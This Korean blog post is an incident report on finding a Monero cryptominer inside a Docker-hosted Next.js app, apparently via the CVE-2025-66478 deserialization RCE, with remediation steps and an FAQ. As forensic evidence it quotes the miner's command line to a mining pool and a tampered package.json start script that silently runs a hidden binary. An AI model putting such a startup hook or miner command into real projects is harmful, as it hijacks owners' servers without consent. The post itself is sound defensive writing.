Next.js 취약점 (크립토재킹, RCE, Docker 보안)
CVSS 10.0, 즉 보안 취약점 등급 중 최고 수치를 받은 결함이 Next.js에서 발견됐습니다. 저도 처음 이 소식을 접했을 때 “설마 내 서버가?”라는 생각이 먼저 들었는데, 실제로 그 “설마”가 현실이 됐습니다. Docker 컨테이너 안에서 Monero 채굴 프로세스를 직접 발견한 경험을 기록합니다.
CPU가 이상하다 싶으면 바로 top부터 열어보셨나요

서버가 느려지기 시작한 건 어느 날 갑자기였습니다. Synology NAS에서 운영하던 Next.js 애플리케이션이 평소보다 눈에 띄게 무거워졌고, Docker 컨테이너 하나가 CPU를 상당히 점유하고 있었습니다. 처음에는 단순히 빌드 작업이나 로그 처리 때문이라고 넘겼습니다. 그런데 top 명령어로 프로세스 목록을 열어보는 순간 상황이 달라졌습니다.
화면에 이런 프로세스가 보였습니다.
/tmp/.x/m -o gulf.moneroocean.stream:10128
CPU 사용률이 195%였고, 연결 대상 주소는 Monero 채굴 풀이었습니다. 크립토재킹(Cryptojacking)이란 공격자가 타인의 서버 자원을 무단으로 이용해 암호화폐를 채굴하는 공격을 말합니다. 쉽게 말해 제 서버가 누군가의 채굴 도구로 쓰이고 있었던 겁니다. 저는 그 시점부터 “느린 서버” 문제가 아니라 “서버 침해” 가능성을 정면으로 조사하기 시작했습니다.
가장 먼저 의심한 건 SSH 무차별 대입 공격이었습니다. NAS가 외부에 SSH를 열어두고 있었기 때문입니다. 인증 로그를 확인했더니 외부 IP에서 반복적인 로그인 실패 흔적이 있었습니다. 그런데 중요한 점이 있었습니다. 성공적인 SSH 로그인 기록과 악성 프로세스가 직접 연결된 증거는 찾지 못했습니다. 제 SSH 계정 비밀번호가 충분히 복잡했기 때문에 단순 대입 공격만으로 침입이 이뤄졌다고 단정하기 어려웠습니다. 그래서 다른 경로를 찾아야 했습니다.
다음으로 한 일은 부모 프로세스 추적이었습니다. ps와 pstree 명령어로 악성 프로세스의 계층 구조를 따라가 봤습니다. 결과는 꽤 결정적이었습니다.
- Synology NAS 호스트
- Docker containerd-shim
- npm start (컨테이너의 PID 1)
- /tmp/.x/m (악성 채굴 프로세스, 4개 병렬 실행 중)
즉, 악성 프로세스는 호스트가 아니라 Docker 컨테이너 내부에서 실행되고 있었습니다. “Docker를 쓰니까 안전하다”는 생각이 얼마나 위험한지 이때 처음으로 몸으로 실감했습니다. 컨테이너 격리는 공격 자체를 막아주는 보안 장치가 아닙니다. 애플리케이션이 뚫리면 컨테이너 내부에서도 공격자 코드가 얼마든지 실행될 수 있습니다.
package.json이 변조되어 있었습니다 — RCE가 실제로 어떻게 작동하는지
docker exec로 컨테이너 내부에 직접 접속해서 /tmp/.x/m 파일을 확인했습니다. 실제로 존재하는 ELF 실행 파일이었고, 파일 날짜는 2023년 11월이었습니다. 그리고 같은 컨테이너 안에서 /proc를 조회했더니 동일한 채굴 프로세스가 4개 병렬로 돌아가고 있었습니다. CPU 자원을 75%까지 사용하도록 설정된 상태였습니다.
그런데 진짜 충격은 /app/package.json을 열었을 때였습니다. 원래라면 next start만 있어야 할 scripts 항목에 이런 내용이 들어 있었습니다.
“start”: “nohup /var/tmp/.font/n0de > /dev/null 2>&1 & next start”
정상적인 Next.js 실행 명령 앞에 정체불명의 바이너리를 백그라운드로 먼저 실행하도록 추가되어 있었습니다. /var/tmp/.font/n0de는 앞서 발견한 /tmp/.x/m과 별개의 실행 파일이었습니다. 컨테이너 안에 여러 개의 악성 실행 파일과 변조된 시작 스크립트가 함께 존재했던 겁니다.
그렇다면 어떻게 이게 가능했을까요? 이 부분이 가장 어려운 대목이었습니다. 프로젝트에는 yt-dlp를 실행하는 API가 있었고, 저는 처음에 그쪽을 먼저 의심했습니다. 그런데 해당 코드는 shell: false 옵션을 쓰고 있었고, 입력값 검증도 별도로 하고 있었습니다. 커맨드 인젝션(Command Injection), 즉 입력값에 악의적인 명령어를 끼워 넣어 시스템 명령을 실행시키는 공격 기법이 이쪽에서 이뤄졌다는 직접적인 근거는 찾지 못했습니다.
그래서 서버 로그를 뒤졌습니다. 거기서 발견한 것이 [Error: RCE_RES]였습니다. RCE(Remote Code Execution)란 공격자가 네트워크를 통해 피해 서버에서 임의의 코드를 원격으로 실행할 수 있는 취약점을 뜻합니다. 저는 이 시점부터 Next.js의 RSC, 즉 React 서버 컴포넌트(React Server Components) 처리 경로와 관련된 보안 이슈 가능성을 집중적으로 파고들기 시작했습니다.
실제로 이번에 공개된 취약점의 핵심은 역직렬화(Deserialization) 결함입니다. 역직렬화란 네트워크로 전송된 데이터를 다시 객체 형태로 복원하는 과정인데, 이 과정에서 입력값을 제대로 검증하지 않으면 공격자가 악의적인 코드를 심어 실행시킬 수 있습니다. CVE-2025-55182는 React 오픈소스의 RCS 프로토콜에서 발견된 이 역직렬화 결함이고, 이것이 Next.js에 파급된 것이 CVE-2025-66478입니다. 보안업체 위즈(Wiz)의 연구진에 따르면 공격 성공률이 거의 100%에 가까우며, 기본 설정만으로도 취약한 상태라고 밝혔습니다(출처: Wiz Research Blog). 전체 클라우드 환경의 40% 이상이 영향을 받는다는 수치도 있었는데, 솔직히 이건 예상 밖이었습니다. “프레임워크를 쓰면 기본적으로 안전하다”는 믿음이 그대로 부서지는 수치였습니다.
제가 사용하던 버전은 Next.js 15.5.2였습니다. 서버 로그의 RCE_RES 오류, 악성 실행 파일, 변조된 package.json, 그리고 실행 중인 채굴 프로세스. 이 모든 것이 함께 발견됐다는 사실은 확실하게 말할 수 있습니다. 다만 “15.5.2의 특정 취약점 하나로 침입당했다”고 로그만으로 확정짓는 것은 무리입니다. 로그가 충분하지 않았고, 최초 침입 요청까지는 끝내 추적하지 못했습니다.
결국 Next.js를 업데이트했고, 그 이후가 더 중요했습니다
대응은 빠르게 진행했습니다. 로컬 개발 환경에서 패키지를 업데이트하고 새로 빌드한 뒤 컨테이너를 재배포했습니다. npm install next@latest react@latest react-dom@latest 한 줄로 진행했고, 업데이트 후 컨테이너 내부에서 버전을 확인하니 Next.js 16.1.1이었습니다. CVE-2025-66478에 대한 패치가 포함된 버전입니다.
그런데 단순히 버전 올리는 것만으로 충분하다고 생각하지 않습니다. 이번 사건에서 제가 실제로 배운 건 “파일 하나를 삭제하는 것”보다 “어떻게 실행되고 있는지를 추적하는 것”이 훨씬 더 중요하다는 점이었습니다. 악성 파일을 그냥 rm -rf /tmp/.x/m 한 번으로 지웠다면 package.json 변조나 /var/tmp/.font/n0de는 놓쳤을 겁니다.
국가사이버안보센터(NCSC)에서도 오픈소스 프레임워크의 알려진 취약점(CVE, Common Vulnerabilities and Exposures)에 대한 주기적인 패치 적용과 컨테이너 환경의 런타임 모니터링을 권고하고 있습니다(출처: 국가사이버안보센터). CVE란 공개적으로 알려진 보안 취약점에 고유 식별 번호를 부여한 체계로, 전 세계 보안 업계가 동일한 취약점을 일관되게 추적하기 위해 사용합니다.
이번 경험을 바탕으로 제가 이후에 점검한 항목들을 정리하면 이렇습니다.
- Next.js를 포함한 핵심 의존 패키지의 버전을 정기적으로 확인하고 업데이트한다.
- 컨테이너 내부의 /tmp, /var/tmp 등 쓰기 가능한 디렉터리에서 실행 파일이 생성되는지 주기적으로 모니터링한다.
- package.json, Dockerfile 등 빌드·실행 설정 파일의 무결성을 배포 전후로 비교 확인한다.
- 외부에 열린 포트(SSH 포함)에 대한 접근 로그를 정기적으로 검토한다.
- Docker 컨테이너에 –read-only 옵션이나 seccomp 프로파일을 적용해 컨테이너 내 파일 시스템 쓰기를 제한한다.
제 경험상 이 중에서 가장 놓치기 쉬운 건 3번과 5번이었습니다. 배포할 때마다 package.json을 다시 한번 확인하는 습관을 들이는 게 생각보다 효과적이었습니다.
자주 묻는 질문
Q. Next.js 15.x를 쓰고 있는데 지금 당장 위험한가요?
A. CVE-2025-66478의 영향을 받는 버전을 사용 중이라면 패치 버전으로 즉시 업데이트하는 것이 맞습니다. 보안업체 위즈 연구진은 기본 설정만으로도 공격이 가능하다고 밝혔고, 공격 성공률이 거의 100%라고 했습니다. 버전 확인은 node -p “require(‘next/package.json’).version” 한 줄로 할 수 있으니 지금 바로 확인해 보시겠습니까?
Q. Docker를 쓰면 공격을 막을 수 있지 않나요?
A. 저도 그렇게 생각했는데, 이번에 직접 컨테이너 내부에서 채굴 프로세스를 발견하면서 그 생각이 완전히 바뀌었습니다. Docker는 컨테이너 간 격리를 제공하지만, 애플리케이션 레이어에서 발생하는 RCE 공격을 막아주지는 않습니다. 컨테이너 안에서도 공격자는 파일을 생성하고, 프로세스를 실행하고, 외부 서버에 연결할 수 있습니다.
Q. 서버가 크립토재킹 당했는지 어떻게 확인하나요?
A. 가장 빠른 방법은 top이나 htop으로 CPU 사용률이 비정상적으로 높은 프로세스가 있는지 확인하는 것입니다. /tmp나 /var/tmp 경로에 이름이 .으로 시작하는 숨김 실행 파일이 있는지도 점검해 보시기 바랍니다. 의심스러운 프로세스가 있다면 pstree로 부모 프로세스를 추적해 호스트인지 컨테이너인지 구분하는 것이 다음 단계입니다.
Q. package.json이 변조됐는지 어떻게 알 수 있나요?
A. Git 저장소에 올라간 package.json과 실제 배포된 컨테이너 내부의 package.json을 비교하면 됩니다. docker exec로 컨테이너에 접속한 뒤 cat /app/package.json으로 scripts 항목을 직접 확인해 보시겠습니까? 특히 start와 dev 명령에 nohup이나 백그라운드 실행(&) 구문이 추가되어 있다면 즉각 점검이 필요합니다.
서버가 느려졌을 때 “뭔가 무거운 작업이 돌고 있겠지”라고 넘겼다면 이 글을 쓰지 못했을 겁니다. top에서 발견한 프로세스 하나가 결국 컨테이너 구조 전체를 뜯어보게 만든 시작점이었습니다. 앞으로는 단순히 서비스가 올라와 있는지 확인하는 것만으로는 부족합니다. 실행 중인 프로세스, 컨테이너 내부의 파일 변경, 핵심 패키지의 버전까지 함께 모니터링하는 루틴이 필요합니다. 이 글이 비슷한 상황에서 어디서부터 시작해야 할지 모르는 분들에게 작은 단서가 됐으면 합니다.
—
참고: https://www.boannews.com/news/articleView.html?idxno=140766